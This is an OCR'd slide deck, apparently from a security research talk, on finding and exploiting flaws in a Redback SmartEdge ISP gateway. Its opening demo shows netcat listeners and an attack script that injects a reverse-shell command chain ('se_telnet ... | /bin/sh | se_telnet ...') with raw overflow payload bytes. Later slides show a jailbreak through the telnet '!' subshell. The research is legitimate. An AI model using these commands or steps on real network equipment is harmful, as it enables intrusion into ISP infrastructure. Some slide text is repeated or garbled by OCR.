

rshell_stdin$
rshell_stdout$
Control



attacker#
Evil Subscriber


[local]redback#
[local]redback#
[local]redback#
[local]redback#
[local]redback#
Monitor


smart_edge — wave@wave: ~ — ssh -D 8888 wave@ubuntu — 48×5
rshell_stdin$
netbsd-1.5.3 — root@wave: /home/wave/Downloads/ScapyPppoeClient-1.0 — ssh -D 8888 wave@ubuntu — 50×21
attacker#
Disclose — wave@wave: ~ — ssh -D 8888 wave@ubuntu — 50×14
rshell_stdout$
galzror — wave@wave: ~ — ssh
[local]redback#
[local]redback#
[local]redback#
[local]redback#
[local]redback#


smart_edge — wave@wave: ~ — ssh -D 8888 wave@ubuntu — 48×5
rshell_stdin$ nc -lp 1337
Disclose — wave@wave: ~ — ssh -D 8888 wave@ubuntu — 50×14
rshell_stdout$ nc -lp 7331


smart_edge — wave@wave: ~ — ssh -D 8888 wave@ubuntu — 48×5
rshell_stdin$ nc -lp 1337
Disclose — wave@wave: ~ — ssh -D 8888 wave@ubuntu — 50×14
rshell_stdout$ nc -lp 7331
netbsd-1.5.3 — root@wave: /home/wave/Downloads/ScapyPppoeClient-1.0 — ssh -D 8888 wave@ubuntu — 50×21
attacker# python ./attack.py "se_telnet 10.0.6.131
1337|/bin/sh| se_telnet 10.0.6.131 7331"
galzror — wave@wave: ~ — ssh
[local]redback#
[local]redback#
[local]redback#
[local]redback#
[local]redback#


smart_edge — wave@wave: ~ — ssh -D 8888 wave@ubuntu — 48×5
rshell_stdin$ nc -lp 1337
Disclose — wave@wave: ~ — ssh -D 8888 wave@ubuntu — 50×14
rshell_stdout$ nc -lp 7331
netbsd-1.5.3 — root@wave: /home/wave/Downloads/ScapyPppoeClient-1.0 — ssh -D 8888 wave@ubuntu — 50×21
attacker# python ./attack.py "se_telnet 10.0.6.131
1337|/bin/sh| se_telnet 10.0.6.131 7331"
.
Sent 1 packets.
.
Sent 1 packets.
\x13\xad?\xad?\xad?\x00\x00bin/sh\x00c\x00e_telnet
10.0.6.131 1337 | /bin/sh | se_telnet 10.0.6.131
7331"\x00aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaB`\xa3\x8cNNNN\xad?\xad?\xad?RRR
RSSSS\xad?u\xff\xff\xff?VVVVRR30\xad?\xad?uaaaa000
01111222333344445555666677777
.
Sent 1 packets.
.
Sent 1 packets.
attacker#
galzror — wave@wave: ~ — ssh -D 8888 wave@ubuntu — 95×5
[local]redback#
[local]redback#Jul 21 20:39:22: [255/22:1:27/6/2/5]: %PPP-7-PKT: [0] O [LCP ConfReq id=94 len=]
Jul 21 20:39:25: [255/22:1:27/6/2/5]: %PPP-7-PKT: [0] O [LCP ConfReq id=94 len=18 <mru 1492> <]
Jul 21 20:39:30 Redback /netbsd: pid 7482 (pppd), uid 0: exited on signal 11 (core dumped)

Smart Edge Research

SOHO vs. BRAS

	SOHO Router	BRAS
Price		
Firmware updates		
Noise level		
Setup + Configuration		

SOHO vs. BRAS

	SOHO Router	BRAS
Price	50$~500$	1,000$~5,000$
Firmware updates		
Noise level		
Setup + Configuration		

SOHO vs. BRAS

	SOHO Router	BRAS
Price	50$~500$	1,000$~5,000$
Firmware updates	ISP never updates	ISP never updates
Noise level		
Setup + Configuration		

SOHO vs. BRAS

	SOHO Router	BRAS
Price	50$~500$	1,000$~5,000$
Firmware updates	ISP never updates	ISP never updates
Noise level	±5db	±60db
Setup + Configuration		

SOHO vs. BRAS

	SOHO Router	BRAS
Price	50$~500$	1,000$~5,000$
Firmware updates	ISP never updates	ISP never updates
Noise level	±5db	±60db
Setup + Configuration	Relatively easy	Hard

SOHO vs. BRAS

	SOHO Router	BRAS
Price	50$~500$	1,000$~5,000$
Firmware updates	ISP never updates	ISP never updates
Noise level	±5db	±60db
Setup + Configuration	Relatively easy	Hard

SOHO vs. BRAS

	SOHO Router	BRAS
Price	50$~50 $	1,000$~5,000$
Fir	ISP neve dates	ISP never updates
		±60db
	Rela y easy	Hard



7 “Easy” Steps to Research ISP devices

Where to start?

- **Get and emulate a firmware**

Where to start?

- **Get and emulate a firmware**
- **Set up debug and development environment**

Where to start?

- **Get and emulate a firmware**
- **Set up debug and development environment**
- **Jailbreak (if needed)**

Where to start?

- **Get and emulate a firmware**
- **Set up debug and development environment**
- **Jailbreak (if needed)**
- **Get a device**

Where to start?

- **Get and emulate a firmware**
- **Set up debug and development environment**
- **Jailbreak (if needed)**
- **Get a device**
- **Find vulnerabilities**

Where to start?

- **Get and emulate a firmware**
- **Set up debug and development environment**
- **Jailbreak (if needed)**
- **Get a device**
- **Find vulnerabilities**
- **Exploit the device**

Where to start?

- **Get and emulate a firmware**
- **Set up debug and development environment**
- **Jailbreak (if needed)**
- **Get a device**
- **Find vulnerabilities**
- **Exploit the device**
- **Drink Rum**

Get Firmware



Get Firmware

```
→  smart_edge ls
ase-services        flash               mnt                 packet.inf
backup              install             netbsd              packet.tar
backup.zip          installedOK.100     netop-release.inf   ppa
bin                 lc                  netsetup            redback.cfg
dev                 limfpga             notes               release.inf
dev.tar             markmail            notes~              release2.inf
etc                 md                  openpegasus         sbin
```




```
→  smart_edge file bin/sh
bin/sh: ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (SYSV)
```



Emulate Firmware



Emulate Firmware




https://www.reddit.com/r/BSD/comments/a0re4e/tip_to_install_netbsdmacppc_in_qemusystemppc

Emulate Firmware

```
NetBSD 8.0 (GENERIC) #0: Tue Jul 17 14:59:51 UTC 2018

Welcome to NetBSD!

We recommend that you create a non-root account and use su(1) for root access.
nep# uname -a
NetBSD nep 8.0 NetBSD 8.0 (GENERIC) #0: Tue Jul 17 14:59:51 UTC 2018  mkrepro@mkrepro.NetBSD.org
nep# file /bin/sh
/bin/sh: ELF 32-bit MSB executable, PowerPC or cisco 4500, version 1 (SYSV), dynamically linked,
```



Debug & Dev



Firmware | **Debug** | Jailbreak | Device | Vulns | Exploit | Rum

Emulate Compiler

```
NetBSD 8.0 (GENERIC) #0: Tue Jul 17 14:59:51 UTC 2018

Welcome to NetBSD!
```

```
nep# gcc -static -o kill kill.c
nep# file kill
kill: ELF 32-bit MSB executable, PowerPC or cisco 4500, statically linked, for NetBSD 8.0
```

Emulate Compiler

```
NetBSD 8.0 (GENERIC) #0: Tue Jul 17 14:59:51 UTC 2018

Welcome to NetBSD!
```

```
nep# gcc -static -o kill kill.c
nep# file kill
kill: ELF 32-bit MSB executable, PowerPC or cisco 4500, statically linked, for NetBSD 8.0
```

```
ssh root@netbsd "tcpdump -s 0 -U -n -w - -i enx00" > /tmp/remote
```

Emulate Debug





```
Register group: general
r0             0xd1     209
r2             0x0      0
r4             0x4      4
r6             0x4266ab20       1114024736
r8             0x1a48000        27557888
r10            0x1a65e30        27680304
r12            0x59472b93       1497836435

0x425911cc <semget>              li       r0,209
0x425911d0 <semget+4>            sc
0x425911d4 <semget+8>            bnslr
0x425911d8 <semget+12>           b        0x4266ae2c <__c
0x425911dc <semop>               li       r0,3
0x425911e0 <semop+4>             sc
0x425911e4 <semop+8>             bnslr

Reading symbols from /usr/lib/libkvm.so.5...(no debu
Reading symbols from /usr/lib/libc_r.so.12...(no deb
[Switching to LWP 1]
0x425911d4 in semget () from /usr/lib/libc_r.so.12
(gdb)
```

Emulate Debug





```
Register group: general
r0             0xd1     209
r2             0x0      0
r4             0x4      4
r6             0x4266ab20       1114024736
r8             0x1a48000        27557888
r10            0x1a65e30        27680304
r12            0x59472b93       1497836435

0x425911cc <semget>              li       r0,209
0x425911d0 <semget+4>            sc
0x425911d4 <semget+8>            bnslr
0x425911d8 <semget+12>           b        0x4266ae2c <__c
0x425911dc <semop>               li       r0,3
0x425911e0 <semop+4>             sc
0x425911e4 <semop+8>             bnslr

Reading symbols from /usr/lib/libkvm.so.5...(no debu
Reading symbols from /usr/lib/libc_r.so.12...(no deb
[Switching to LWP 1]
0x425911d4 in semget () from /usr/lib/libc_r.so.12
(gdb)
```

Emulate Debug




```
Register group: general
r0             0xd1     209
r2             0x0      0
r4             0x4      4
r6             0x4266ab20       1114024736
r8             0x1a48000        27557888
r10            0x1a65e30        27680304
r12            0x59472b93       1497836435

0x425911cc <semget>              li      r0,209
0x425911d0 <semget+4>            sc
0x425911d4 <semget+8>            bnslr
0x425911d8 <semget+12>           b       0x4266ae2c <__c
0x425911dc <semop>               li      r0,3
0x425911e0 <semop+4>             sc
0x425911e4 <semop+8>             bnslr

Reading symbols from /usr/lib/libkvm.so.5...(no debu
Reading symbols from /usr/lib/libc_r.so.12...(no deb
[Switching to LWP 1]
0x425911d4 in semget () from /usr/lib/libc_r.so.12
(gdb)
```

Jailbreak



Jailbreak

```
# /usr/siara/bin/exec_cli
login: super
Password:
[local]redback#
```

```
→  smart_edge grep -nr "exec_cli" .
Binary file ./usr/siara/bin/pm matches
Binary file ./usr/siara/bin/rcm matches
Binary file ./usr/siara/bin/netopd matches
Binary file ./usr/siara/bin/netopdbe matches
Binary file ./usr/siara/bin/sshd matches
Binary file ./usr/siara/bin/snmpd matches
Binary file ./usr/siara/bin/exec_cli matches
Binary file ./usr/libexec/telnetd matches
Binary file ./usr/libexec/telnetd.cli matches
```

Jailbreak

```
# /usr/siara/bin/exec_cli
login: super
Password:
[local]redback#
```

```
[local]redback#
[local]redback#show ?
  aaa                     Display AAA information
  access-group            Display access group information
  access-line             show DSL line information
  administrators          Display administrators
  alias                   Show the command aliases
  ancp                    Display ANCP information
```

Jailbreak

/usr/siara/bin/exec_cli

```
void FUN_018839c8(undefined4 param_1)

{
  execute_command("telnet","/usr/siara/bin/se_telnet",param_1,FUN_01883970,0);
  return;
}
```

Jailbreak

/usr/siara/bin/exec_cli

```
void FUN_018839c8(undefined4 param_1)

{
  execute_command("telnet","/usr/siara/bin/se_telnet",param_1,FUN_01883970,0);
  return;
}
```

```
[local]redback#telnet help
Cannot resolve "help"
usage: se_telnet [-l user] [-a] host-name [port]
```

Jailbreak

/usr/siara/bin/exec_cli

```
void FUN_018839c8(undefined4 param_1)

{
  execute_command("telnet","/usr/siara/bin/se_telnet",param_1,FUN_01883970,0);
  return;
}
```

```
[local]redback#telnet help
Cannot resolve "help"
usage: se_telnet [-l user] [-a] host-name [port]
```

Jailbreak

/usr/siara/bin/exec_cli

```
void FUN_018839c8(undefined4 param_1)

{
  execute_command("telnet","/usr/siara/bin/se_telnet",param_1,FUN_01883970,0);
  return;
}
```



```
[local]redback#telnet help
Cannot resolve "help"
usage: se_telnet [-l user] [-a] host-name [port]
```

Jailbreak

/usr/siara/bin/exec_cli

```
void FUN_018839c8(undefined4 param_1)

{
  execute_command("telnet","/usr/siara/bin/se_telnet",param_1,FUN_01883970,0);
  return;
}
```

/usr/siara/bin/se_telnet

```
                    PTR_DAT_018547d4                        XREF[1]:     018568dc(*)
018547d4 01 85 1e 08     addr        DAT_01851e08                            = 21h     !

                    PTR_s_invoke_a_subshell_018547d8        XREF[1]:     018568e0(*)
018547d8 01 85 46 84     addr        s_invoke_a_subshell_01854684            = "invoke a subshell"

                    PTR_FUN_018547dc                        XREF[1]:     018568e4(*)
018547dc 01 80 96 10     addr        FUN_01809610
```

Jailbreak

/usr/siara/bin/exec_cli

```
void FUN_018839c8(undefined4 param_1)

{
  execute_command("telnet","/usr/siara/bin/se_telnet",param_1,FUN_01883970,0);
  return;
}
```

/usr/siara/bin/se_telnet

```
                        PTR_DAT_018547d4
018547d4 01 85 1e 08     addr        DAT_01851e08

                        PTR_s_invoke_a_subshell_018547d8
018547d8 01 85 46 84     addr        s_invoke_a_subshell_0

                        PTR_FUN_018547dc
018547dc 01 80 96 10     addr        FUN_01809610
```

```
018568dc(*)
    = 21h     !

018568e0(*)
    = "invoke a subshell"
```

Jailbreak

```
[local]redback#telnet 127.0.0.1
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.

redback
login: ^]
```

Jailbreak

```
se_telnet> ?
Commands may be abbreviated.  Commands are:

close           close current connection
logout          forcibly logout remote user and close the connection
display         display operating parameters
```

```
z               suspend telnet
!               invoke a subshell
environ         change environment variables ('environ ?' for more)
?               print help information
```

Jailbreak

```
se_telnet> !
# ls /etc
MAKEDEV                 hosts.allow             passwd
disklabel.proto128      hybrid.plist            protocols
disklabel.proto64       inetd.conf              pwd.db
exports                 ipnat.conf              remote
format                  ipnat_hybrid.conf       services
format_udrv             master.passwd           shells
fstab                   mylabel                 shmpty.ports
ftpusers                netconfig               spwd.db
hosts                   nsswitch.conf           ssh2_login_banner
#
```

Jailbreak

```
login: ^]
se_telnet> !
# ls /bin/gdbserver
/bin/gdbserver
#
```



Get a Device







Firmware | Debug | Jailbreak | **Device** | Vulns | Exploit | Rum

Get a device

- **Device configuration was missings**



Get a device

- **Device configuration was missings**

- **Emulation was unstable**



Get a device

- **Device configuration was missings**
- **Emulation was unstable**
- **Expolit real device**



Get a device

- **Redback SmartEdge 100**



Get a device

- **Redback SmartEdge 100**

- **Costed ~2000$**



Get a device

- Redback SmartEdge 100
- Costed ~2000$
- Aleph Research paid



From Aleph Research to CyberArk Labs

Aleph Research

HCL AppScan



